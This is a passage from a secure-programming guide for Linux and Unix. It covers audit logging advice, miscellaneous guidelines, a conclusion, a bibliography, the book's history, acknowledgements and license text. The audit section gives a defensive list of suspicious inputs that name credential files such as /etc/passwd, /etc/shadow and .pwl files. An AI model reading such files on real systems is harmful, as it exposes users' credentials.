There is the danger that a user could create a denial−of−service attack (or at least stop auditing) by performing a very large number of events that cut an audit record until the system runs out of resources to store the records. One approach to counter to this threat is to rate−limit audit record recording; intentionally slow down the response rate if ``too many'' audit records are being cut. You could try to slow the response rate only to the suspected attacker, but in many situations a single attacker can masquerade as potentially many users.

Selecting what is ``suspicious activity'' is, of course, dependent on what the program does and its anticipated use. Any input that fails the filtering checks discussed earlier is certainly a candidate (e.g., containing NIL). Inputs that could not result from normal use should probably be logged, e.g., a CGI program where certain required fields are missing in suspicious ways. Any input with phrases like /etc/passwd or /etc/shadow or the like is very suspicious in many cases. Similarly, trying to access Windows ``registry'' files or .pwl files is very suspicious.

Do not record passwords in an audit record. Often people accidentally enter passwords for a different system, so recording a password may allow a system administrator to break into a different computer outside the administrator's domain.

10.9. Miscellaneous

The following are miscellaneous security guidelines that I couldn't seem to fit anywhere else:

Have your program check at least some of its assumptions before it uses them (e.g., at the beginning of the program). For example, if you depend on the ``sticky'' bit being set on a given directory, test it; such tests take little time and could prevent a serious problem. If you worry about the execution time of some tests on each call, at least perform the test at installation time, or even better at least perform the test on application start−up.

If you have a built−in scripting language, it may be possible for the language to set an environment variable which adversely affects the program invoking the script. Defend against this.

If you need a complex configuration language, make sure the language has a comment character and include a number of commented−out secure examples. Often '#' is used for commenting, meaning ``the rest of this line is a comment''.

If possible, don't create setuid or setgid root programs; make the user log in as root instead.

Sign your code. That way, others can check to see if what's available was what was sent.

Consider statically linking secure programs. This counters attacks on the dynamic link library mechanism by making sure that the secure programs don't use it. There are several downsides to this however. This is likely to increase disk and memory use (from multiple copies of the same routines). Even worse, it makes updating of libraries (e.g., for security vulnerabilities) more difficult − in most systems they won't be automatically updated and have to be tracked and implemented separately.

When reading over code, consider all the cases where a match is not made. For example, if there is a switch statement, what happens when none of the cases match? If there is an ``if'' statement, what happens when the condition is false?

Merely ``removing'' a file doesn't eliminate the file's data from a disk; on most systems this simply marks the content as ``deleted'' and makes it eligible for later reuse, and often data is at least temporarily stored in other places (such as memory, swap files, and temporary files). Indeed, against a determined attacker, writing over the data isn't enough. A classic paper on the problems of erasing magnetic media is Peter Gutmann's paper ``Secure Deletion of Data from Magnetic and Solid−State Memory''. A determined adversary can use other means, too, such as monitoring electromagnetic emissions from computers (military systems have to obey TEMPEST rules to overcome this) and/or surreptitious attacks (such as monitors hidden in keyboards).

Chapter 11. Conclusion

The end of a matter is better than its beginning, and patience is better than pride.
Ecclesiastes 7:8 (NIV)

Designing and implementing a truly secure program is actually a difficult task on Unix−like systems such as Linux and Unix. The difficulty is that a truly secure program must respond appropriately to all possible inputs and environments controlled by a potentially hostile user. Developers of secure programs must deeply understand their platform, seek and use guidelines (such as these), and then use assurance processes (such as peer review) to reduce their programs' vulnerabilities.

In conclusion, here are some of the key guidelines in this book:

- Validate all your inputs, including command line inputs, environment variables, CGI inputs, and so on. Don't just reject ``bad'' input; define what is an ``acceptable'' input and reject anything that doesn't match.
- Avoid buffer overflow. Make sure that long inputs (and long intermediate data values) can't be used to take over your program. This is the primary programmatic error at this time.
- Structure Program Internals. Secure the interface, minimize privileges, make the initial configuration and defaults safe, and fail safe. Avoid race conditions (e.g., by safely opening any files in a shared directory like /tmp). Trust only trustworthy channels (e.g., most servers must not trust their clients for security checks or other sensitive data such as an item's price in a purchase).
- Carefully call out to other resources. Limit their values to valid values (in particular be concerned about metacharacters), and check all system call return values.
- Reply information judiciously. In particular, minimize feedback, and handle full or unresponsive output to an untrusted user.

Chapter 12. Bibliography

The words of the wise are like goads, their collected sayings like firmly embedded nails−−given by one Shepherd. Be warned, my son, of anything in addition to them. Of making many books there is no end, and much study wearies the body.

Ecclesiastes 12:11−12 (NIV)

Note that there is a heavy emphasis on technical articles available on the web, since this is where most of this kind of technical information is available.

[Advosys 2000] Advosys Consulting (formerly named Webber Technical Services). *Writing Secure Web Applications*. http://advosys.ca/tips/web−security.html

[Al−Herbish 1999] Al−Herbish, Thamer. 1999. *Secure Unix Programming FAQ*. http://www.whitefang.com/sup.

[Aleph1 1996] Aleph1. November 8, 1996. ``Smashing The Stack For Fun And Profit''. *Phrack Magazine*. Issue 49, Article 14. http://www.phrack.com/search.phtml?view&article=p49−14 or alternatively http://www.2600.net/phrack/p49−14.html.

[Anonymous 1999] Anonymous. October 1999. Maximum Linux Security: A Hacker's Guide to Protecting Your Linux Server and Workstation Sams. ISBN: 0672316706.

[Anonymous 1998] Anonymous. September 1998. Maximum Security : A Hacker's Guide to Protecting Your Internet Site and Network. Sams. Second Edition. ISBN: 0672313413.

[AUSCERT 1996] Australian Computer Emergency Response Team (AUSCERT) and O'Reilly. May 23, 1996 (rev 3C). *A Lab Engineers Check List for Writing Secure Unix Code*. ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist

[Bach 1986] Bach, Maurice J. 1986. *The Design of the Unix Operating System*. Englewood Cliffs, NJ: Prentice−Hall, Inc. ISBN 0−13−201799−7 025.

[Bellovin 1989] Bellovin, Steven M. April 1989. "Security Problems in the TCP/IP Protocol Suite" Computer Communications Review 2:19, pp. 32−48. http://www.research.att.com/~smb/papers/ipext.pdf

[Bellovin 1994] Bellovin, Steven M. December 1994. *Shifting the Odds −− Writing (More) Secure Software*. Murray Hill, NJ: AT&T Research. http://www.research.att.com/~smb/talks

[Bishop 1996] Bishop, Matt. May 1996. ``UNIX Security: Security in Programming''. *SANS '96*. Washington DC (May 1996). http://olympus.cs.ucdavis.edu/~bishop/secprog.html

[Bishop 1997] Bishop, Matt. October 1997. ``Writing Safe Privileged Programs''. *Network Security 1997* New Orleans, LA. http://olympus.cs.ucdavis.edu/~bishop/secprog.html

[CC 1999] *The Common Criteria for Information Technology Security Evaluation (CC)*. August 1999. Version 2.1. Technically identical to International Standard ISO/IEC 15408:1999.

http://csrc.nist.gov/cc/ccv20/ccv2list.htm

[CERT 1998] Computer Emergency Response Team (CERT) Coordination Center (CERT/CC). February 13, 1998. *Sanitizing User−Supplied Data in CGI Scripts*. CERT Advisory CA−97.25.CGI_metachar. http://www.cert.org/advisories/CA−97.25.CGI_metachar.html.

[CMU 1998] Carnegie Mellon University (CMU). February 13, 1998 Version 1.4. ``How To Remove Meta−characters From User−Supplied Data In CGI Scripts''. ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters.

[Cowan 1999] Cowan, Crispin, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. ``Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade''. Proceedings of DARPA Information Survivability Conference and Expo (DISCEX), http://schafercorp−ballston.com/discex To appear at SANS 2000, http://www.sans.org/newlook/events/sans2000.htm. For a copy, see http://immunix.org/documentation.html.

[Dobbertin 1996]. Dobbertin, H. 1996. The Status of MD5 After a Recent Attack. RSA Laboratories' CryptoBytes. Vol. 2, No. 2.

[Fenzi 1999] Fenzi, Kevin, and Dave Wrenski. April 25, 1999. *Linux Security HOWTO*. Version 1.0.2. http://www.linuxdoc.org/HOWTO/Security−HOWTO.html

[FHS 1997] Filesystem Hierarchy Standard (FHS 2.0). October 26, 1997. Filesystem Hierarchy Standard Group, edited by Daniel Quinlan. Version 2.0. http://www.pathname.com/fhs.

[Filipski 1986] Filipski, Alan and James Hanko. April 1986. ``Making Unix Secure.'' Byte (Magazine). Peterborough, NH: McGraw−Hill Inc. Vol. 11, No. 4. ISSN 0360−5280. pp. 113−128.

[FOLDOC] Free On−Line Dictionary of Computing. http://foldoc.doc.ic.ac.uk/foldoc/index.html.

[FreeBSD 1999] FreeBSD, Inc. 1999. ``Secure Programming Guidelines''. *FreeBSD Security Information*. http://www.freebsd.org/security/security.html

[FSF 1998] Free Software Foundation. December 17, 1999. *Overview of the GNU Project*. http://www.gnu.ai.mit.edu/gnu/gnu−history.html

[FSF 1999] Free Software Foundation. January 11, 1999. *The GNU C Library Reference Manual*. Edition 0.08 DRAFT, for Version 2.1 Beta of the GNU C Library. Available at, for example, http://www.netppl.fi/~pp/glibc21/libc_toc.html

[Galvin 1998a] Galvin, Peter. April 1998. ``Designing Secure Software''. *Sunworld*. http://www.sunworld.com/swol−04−1998/swol−04−security.html.

[Galvin 1998b] Galvin, Peter. August 1998. ``The Unix Secure Programming FAQ''. *Sunworld*. http://www.sunworld.com/sunworldonline/swol−08−1998/swol−08−security.html

[Garfinkel 1996] Garfinkel, Simson and Gene Spafford. April 1996. *Practical UNIX & Internet Security, 2nd Edition*. ISBN 1−56592−148−8. Sebastopol, CA: O'Reilly & Associates, Inc. http://www.oreilly.com/catalog/puis

[Garfinkle 1997] Garfinkle, Simson. August 8, 1997. 21 Rules for Writing Secure CGI Programs. http://webreview.com/wr/pub/97/08/08/bookshelf

[Graham 1999] Graham, Jeff. May 4, 1999. *Security−Audit's Frequently Asked Questions (FAQ)*. http://lsap.org/faq.txt

[Gong 1999] Gong, Li. June 1999. *Inside Java 2 Platform Security*. Reading, MA: Addison Wesley Longman, Inc. ISBN 0−201−31000−7.

[Gundavaram Unknown] Gundavaram, Shishir, and Tom Christiansen. Date Unknown. *Perl CGI Programming FAQ*. http://language.perl.com/CPAN/doc/FAQs/cgi/perl−cgi−faq.html

[Hall "Beej" 1999] Hall, Brian "Beej". Beej's Guide to Network Programming Using Internet Sockets. 13−Jan−1999. Version 1.5.5. http://www.ecst.csuchico.edu/~beej/guide/net

[Jones 2000] Jones, Jennifer. October 30, 2000. ``Banking on Privacy". InfoWorld, Volume 22, Issue 44. San Mateo, CA: International Data Group (IDG). pp. 1−12.

[Kelsey 1998] Kelsey, J., B. Schneier, D. Wagner, and C. Hall. March 1998. "Cryptanalytic Attacks on Pseudorandom Number Generators." Fast Software Encryption, Fifth International Workshop Proceedings (March 1998), Springer−Verlag, 1998, pp. 168−188. http://www.counterpane.com/pseudorandom_number.html.

[Kernighan 1988] Kernighan, Brian W., and Dennis M. Ritchie. 1988. *The C Programming Language*. Second Edition. Englewood Cliffs, NJ: Prentice−Hall. ISBN 0−13−110362−8.

[Kim 1996] Kim, Eugene Eric. 1996. *CGI Developer's Guide*. SAMS.net Publishing. ISBN: 1−57521−087−8 http://www.eekim.com/pubs/cgibook

Kuchling [2000]. Kuchling, A.M. 2000. Restricted Execution HOWTO. http://www.python.org/doc/howto/rexec/rexec.html

[McClure 1999] McClure, Stuart, Joel Scambray, and George Kurtz. 1999. *Hacking Exposed: Network Security Secrets and Solutions*. Berkeley, CA: Osbourne/McGraw−Hill. ISBN 0−07−212127−0.

[McKusick 1999] McKusick, Marshall Kirk. January 1999. ``Twenty Years of Berkeley Unix: From AT&T−Owned to Freely Redistributable." *Open Sources: Voices from the Open Source Revolution*. http://www.oreilly.com/catalog/opensources/book/kirkmck.html.

[McGraw 1999] McGraw, Gary, and Edward W. Felten. January 25, 1999. Securing Java: Getting Down to Business with Mobile Code, 2nd Edition John Wiley & Sons. ISBN 047131952X. http://www.securingjava.com.

[McGraw 2000a] McGraw, Gary and John Viega. March 1, 2000. Make Your Software Behave: Learning the Basics of Buffer Overflows. http://www−4.ibm.com/software/developer/library/overflows/index.html.

[McGraw 2000b] McGraw, Gary and John Viega. April 18, 2000. Make Your Software Behave: Software strategies In the absence of hardware, you can devise a reasonably secure random number generator through software. http://www−106.ibm.com/developerworks/library/randomsoft/index.html?dwzone=security.

[Miller 1995] Miller, Barton P., David Koski, Cjin Pheow Lee, Vivekananda Maganty, Ravi Murthy, Ajitkumar Natarajan, and Jeff Steidl. 1995. Fuzz Revisited: A Re−examination of the Reliability of UNIX Utilities and Services. ftp://grilled.cs.wisc.edu/technical_papers/fuzz−revisited.pdf.

[Miller 1999] Miller, Todd C. and Theo de Raadt. ``strlcpy and strlcat −− Consistent, Safe, String Copy and Concatenation'' *Proceedings of Usenix '99*. http://www.usenix.org/events/usenix99/millert.html and http://www.usenix.org/events/usenix99/full_papers/millert/PACKING_LIST

[Mudge 1995] Mudge. October 20, 1995. *How to write Buffer Overflows*. l0pht advisories. http://www.l0pht.com/advisories/bufero.html.

[NCSA] NCSA Secure Programming Guidelines. http://www.ncsa.uiuc.edu/General/Grid/ACES/security/programming.

Neumann, Peter. 2000. "Robust Nonproprietary Software." Proceedings of the 2000 IEEE Symposium on Security and Privacy (the ``Oakland Conference''), May 14−17, 2000, Berkeley, CA. Los Alamitos, CA: IEEE Computer Society. pp.122−123.

National Security Agency (NSA). September 2000. Information Assurance Technical Framework (IATF). http://www.iatf.net.

[Open Group 1997] The Open Group. 1997. *Single UNIX Specification, Version 2 (UNIX 98)*. http://www.opengroup.org/online−pubs?DOC=007908799.

[OSI 1999]. Open Source Initiative. 1999. *The Open Source Definition*. http://www.opensource.org/osd.html.

[Opplinger 1998] Oppliger, Rolf. 1998. Internet and Intranet Security. Norwood, MA: Artech House. ISBN 0−89006−829−1.

[Peteanu 2000] Peteanu, Razvan. July 18, 2000. Best Practices for Secure Web Development. http://members.home.net/razvan.peteanu

[Pfleeger 1997] Pfleeger, Charles P. 1997. *Security in Computing.* Upper Saddle River, NJ: Prentice−Hall PTR. ISBN 0−13−337486−6.

[Phillips 1995] Phillips, Paul. September 3, 1995. *Safe CGI Programming*. http://www.go2net.com/people/paulp/cgi−security/safe−cgi.txt

[Quintero 1999] Quintero, Federico Mena, Miguel de Icaza, and Morten Welinder GNOME Programming Guidelines http://developer.gnome.org/doc/guides/programming−guidelines/book1.html

[Raymond 1997] Raymond, Eric. 1997. *The Cathedral and the Bazaar*. http://www.tuxedo.org/~esr/writings/cathedral−bazaar

[Raymond 1998] Raymond, Eric. April 1998. *Homesteading the Noosphere*. http://www.tuxedo.org/~esr/writings/homesteading/homesteading.html

[Ranum 1998] Ranum, Marcus J. 1998. *Security−critical coding for programmers − a C and UNIX−centric full−day tutorial*. http://www.clark.net/pub/mjr/pubs/pdf/.

[RFC 822] August 13, 1982 *Standard for the Format of ARPA Internet Text Messages*. IETF RFC 822. http://www.ietf.org/rfc/rfc0822.txt.

[rfp 1999] rain.forest.puppy. 1999. ``Perl CGI problems''. *Phrack Magazine*. Issue 55, Article 07. http://www.phrack.com/search.phtml?view&article=p55−7 or http://www.insecure.org/news/P55−07.txt.

[Rijmen 2000] Rijmen, Vincent. "LinuxSecurity.com Speaks With AES Winner". http://www.linuxsecurity.com/feature_stories/interview−aes−3.html.

[Rochkind 1985]. Rochkind, Marc J. *Advanced Unix Programming*. Englewood Cliffs, NJ: Prentice−Hall, Inc. ISBN 0−13−011818−4.

[St. Laurent 2000] St. Laurent, Simon. February 2000. *XTech 2000 Conference Reports*. ``When XML Gets Ugly''. http://www.xml.com/pub/2000/02/xtech/megginson.html.

[Saltzer 1974] Saltzer, J. July 1974. ``Protection and the Control of Information Sharing in MULTICS''. *Communications of the ACM*. v17 n7. pp. 388−402.

[Saltzer 1975] Saltzer, J., and M. Schroeder. September 1975. ``The Protection of Information in Computing Systems''. *Proceedings of the IEEE*. v63 n9. pp. 1278−1308. http://www.mediacity.com/~norm/CapTheory/ProtInf. Summarized in [Pfleeger 1997, 286].

Schneider, Fred B. 2000. "Open Source in Security: Visting the Bizarre." Proceedings of the 2000 IEEE Symposium on Security and Privacy (the ``Oakland Conference''), May 14−17, 2000, Berkeley, CA. Los Alamitos, CA: IEEE Computer Society. pp.126−127.

[Schneier 1996] Schneier, Bruce. 1996. *Applied Cryptography, Second Edition: Protocols, Algorithms, and Source Code in C*. New York: John Wiley and Sons. ISBN 0−471−12845−7.

[Schneier 1998] Schneier, Bruce and Mudge. November 1998. *Cryptanalysis of Microsoft's Point−to−Point Tunneling Protocol (PPTP)* Proceedings of the 5th ACM Conference on Communications and Computer Security, ACM Press. http://www.counterpane.com/pptp.html.

[Schneier 1999] Schneier, Bruce. September 15, 1999. ``Open Source and Security''. *Crypto−Gram*. Counterpane Internet Security, Inc. http://www.counterpane.com/crypto−gram−9909.html

[Seifried 1999] Seifried, Kurt. October 9, 1999. *Linux Administrator's Security Guide*. http://www.securityportal.com/lasg.

[Shankland 2000] Shankland, Stephen. ``Linux poses increasing threat to Windows 2000''. CNET. http://news.cnet.com/news/0−1003−200−1549312.html

[Shostack 1999] Shostack, Adam. June 1, 1999. *Security Code Review Guidelines*. http://www.homeport.org/~adam/review.html.

[Sibert 1996] Sibert, W. Olin. Malicious Data and Computer Security. (NIST) NISSC '96. http://www.fish.com/security/maldata.html

[Sitaker 1999] Sitaker, Kragen. Feb 26, 1999. *How to Find Security Holes* http://www.pobox.com/~kragen/security−holes.html and http://www.dnaco.net/~kragen/security−holes.html

[SSE−CMM 1999] SSE−CMM Project. April 1999. *System Security Engineering Capability Maturity Model (SSE CMM) Model Description Document*. Version 2.0. http://www.sse−cmm.org

[Stallings 1996] Stallings, William. Practical Cryptography for Data Internetworks. Los Alamitos, CA: IEEE Computer Society Press. ISBN 0−8186−7140−8.

[Stein 1999]. Stein, Lincoln D. September 13, 1999. *The World Wide Web Security FAQ*. Version 2.0.1 http://www.w3.org/Security/Faq/www−security−faq.html

[Swan 2001] Swan, Daniel. January 6, 2001. comp.os.linux.security FAQ. Version 1.0. http://www.linuxsecurity.com/docs/colsfaq.html.

[Swanson 1996] Swanson, Marianne, and Barbara Guttman. September 1996. Generally Accepted Principles and Practices for Securing Information Technology Systems. NIST Computer Security Special Publication (SP) 800−14. http://csrc.nist.gov/publications/nistpubs/index.html.

[Thompson 1974] Thompson, K. and D.M. Richie. July 1974. ``The UNIX Time−Sharing System''. *Communications of the ACM* Vol. 17, No. 7. pp. 365−375.

[Torvalds 1999] Torvalds, Linus. February 1999. ``The Story of the Linux Kernel''. *Open Sources: Voices from the Open Source Revolution*. Edited by Chris Dibona, Mark Stone, and Sam Ockman. O'Reilly and Associates. ISBN 1565925823. http://www.oreilly.com/catalog/opensources/book/linus.html

[Unknown] *SETUID(7)* http://www.homeport.org/~adam/setuid.7.html.

[Van Biesbrouck 1996] Van Biesbrouck, Michael. April 19, 1996. http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec.

[van Oorschot 1994] van Oorschot, P. and M. Wiener. November 1994. ``Parallel Collision Search with Applications to Hash Functions and Discrete Logarithms.'' Proceedings of ACM Conference on Computer and Communications Security.

[Venema 1996] Venema, Wietse. 1996. Murphy's law and computer security. http://www.fish.com/security/murphy.html

[Watters 1996] Watters, Arron, Guido van Rossum, James C. Ahlstrom. 1996. Internet Programming with Python. NY, NY: Henry Hold and Company, Inc.

[Wood 1985] Wood, Patrick H. and Stephen G. Kochan. 1985. *Unix System Security*. Indianapolis, Indiana: Hayden Books. ISBN 0−8104−6267−2.

[Wreski 1998] Wreski, Dave. August 22, 1998. *Linux Security Administrator's Guide*. Version 0.98. http://www.nic.com/~dave/SecurityAdminGuide/index.html

[Yoder 1998] Yoder, Joseph and Jeffrey Barcalow. 1998. Architectural Patterns for Enabling Application Security. PLoP '97 http://st−www.cs.uiuc.edu/~hanmer/PLoP−97/Proceedings/yoder.pdf

[Zoebelein 1999] Zoebelein, Hans U. April 1999. The Internet Operating System Counter. http://www.leb.net/hzo/ioscount.

Appendix A. History

Here are a few key events in the development of this book, starting from most recent events:

2001−01−01 David A. Wheeler

Version 2.70 released, adding a significant amount of additional material, such as a significant expansion of the discussion of cross−site malicious content, HTML/URI filtering, and handling temporary files.

2000−05−24 David A. Wheeler

Switched to GNU's GFDL license, added more content.

2000−04−21 David A. Wheeler

Version 2.00 released, dated 21 April 2000, which switching the document's internal format from the Linuxdoc DTD to the DocBook DTD. Thanks to Jorge Godoy for helping me perform the transition.

2000−04−04 David A. Wheeler

Version 1.60 released; changed so that it now covers *both* Linux and Unix. Since most of the guidelines covered both, and many/most app developers want their apps to run on both, it made sense to cover both.

2000−02−09 David A. Wheeler

Noted that the document is now part of the Linux Documentation Project (LDP).

1999−11−29 David A. Wheeler

Initial version (1.0) completed and released to the public.

Note that a more detailed description of changes is available on−line in the ``ChangeLog'' file.

Appendix B. Acknowledgements

As iron sharpens iron, so one man sharpens another.
Proverbs 27:17 (NIV)

My thanks to the following people who kept me honest by sending me emails noting errors, suggesting areas to cover, asking questions, and so on. Where email addresses are included, they've been shrouded by prepending my ``thanks." so bulk emailers won't easily get these addresses; inclusion of people in this list is *not* an authorization to send unsolicited bulk email to them.

- Neil Brown (thanks.neilb@cse.unsw.edu.au)
- Martin Douda (thanks.mad@students.zcu.cz)
- Jorge Godoy
- Scott Ingram (thanks.scott@silver.jhuapl.edu)
- Michael Kerrisk
- Doug Kilpatrick
- John Levon (moz@compsoc.man.ac.uk)
- Ryan McCabe (thanks.odin@numb.org)
- Paul Millar (thanks.paulm@astro.gla.ac.uk)
- Chuck Phillips (thanks.cdp@peakpeak.com)
- Martin Pool (thanks.mbp@humbug.org.au)
- Eric S. Raymond (thanks.esr@snark.thyrsus.com)
- Marc Welz
- Eric Werme (thanks.werme@alpha.zk3.dec.com)

If you want to be on this list, please send me a constructive suggestion at dwheeler@dwheeler.com. If you send me a constructive suggestion, but do *not* want credit, please let me know that when you send your suggestion, comment, or criticism; normally I expect that people want credit, and I want to give them that credit. My current process is to add contributor names to this list in the document, with more detailed explanation of their comment in the ChangeLog for this document (available on−line). Note that although these people have sent in ideas, the actual text is my own, so don't blame them for any errors that may remain. Instead, please send me another constructive suggestion.

Appendix C. About the Documentation License

A copy of the text of the edict was to be issued as law in every province and made known to the people of every nationality so they would be ready for that day.

Esther 3:14 (NIV)

This document is Copyright (C) 1999−2000 David A. Wheeler. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License (FDL), Version 1.1 or any later version published by the Free Software Foundation; with the invariant sections being ``About the Author'', with no Front−Cover Texts, and no Back−Cover texts. A copy of the license is included below in Appendix D.

These terms do permit mirroring by other web sites, but be *sure* to do the following:

- make sure your mirrors automatically get upgrades from the master site,
- clearly show the location of the master site (http://www.dwheeler.com/secure−programs), with a hypertext link to the master site, and
- give me (David A. Wheeler) credit as the author.

The first two points primarily protect me from repeatedly hearing about obsolete bugs. I do not want to hear about bugs I fixed a year ago, just because you are not properly mirroring the document. By linking to the master site, users can check and see if your mirror is up−to−date. I'm sensitive to the problems of sites which have very strong security requirements and therefore cannot risk normal connections to the Internet; if that describes your situation, at least try to meet the other points and try to occasionally sneakernet updates into your environment.

By this license, you may modify the document, but you can't claim that what you didn't write is yours (i.e., plagerism) nor can you pretend that a modified version is identical to the original work. Modifying the work does not transfer copyright of the entire work to you; this is not a ``public domain'' work in terms of copyright law. See the license in Appendix D for details. If you have questions about what the license allows, please contact me. In most cases, it's better if you send your changes to the master integrator (currently David A. Wheeler), so that your changes will be integrated with everyone else's changes into the master copy.

I am not a lawyer, nevertheless, it's my position as an author and software developer that any code fragments not explicitly marked otherwise are so small that their use fits under the ``fair use'' doctrine in copyright law. In other words, unless marked otherwise, you can use the code fragments without any restriction at all. Copyright law does not permit copyrighting absurdly small components of a work (e.g., ``I own all rights to B−flat and B−flat minor chords''), and the fragments not marked otherwise are of the same kind of miniscule size when compared to real programs. I've done my best to give credit for specific pieces of code written by others. Some of you may still be concerned about the legal status of this code, and I want make sure that it's clear that you can use this code in your software. Therefore, code fragments included directly in this document not otherwise marked have also been released by me under the terms of the ``MIT license'', to ensure you that there's no serious legal encumberance:

```
Source code in this book not otherwise identified is
Copyright (c) 1999-2001 David A. Wheeler.
```

Appendix D. GNU Free Documentation License

Version 1.1, March 2000

Copyright © 2000

Free Software Foundation, Inc.
59 Temple Place, Suite 330,
Boston,
MA
02111−1307
USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document" , below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front−matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front−Cover Texts or Back−Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine−readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard−conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine−generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front−Cover Texts on the front cover, and Back−Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine−readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly−accessible computer−network location containing a complete Transparent copy of the Document, free of added material, which the general network−using public has access to download anonymously at no charge using public−standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.
B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).
C. State on the Title Page the name of the publisher of the Modified Version, as the publisher.
D. Preserve all the copyright notices of the Document.
E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.
F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.
G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.
H. Include an unaltered copy of this License.
I. Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.
J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the

Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.
L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.
M. Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.
N. Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front−matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties−−for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

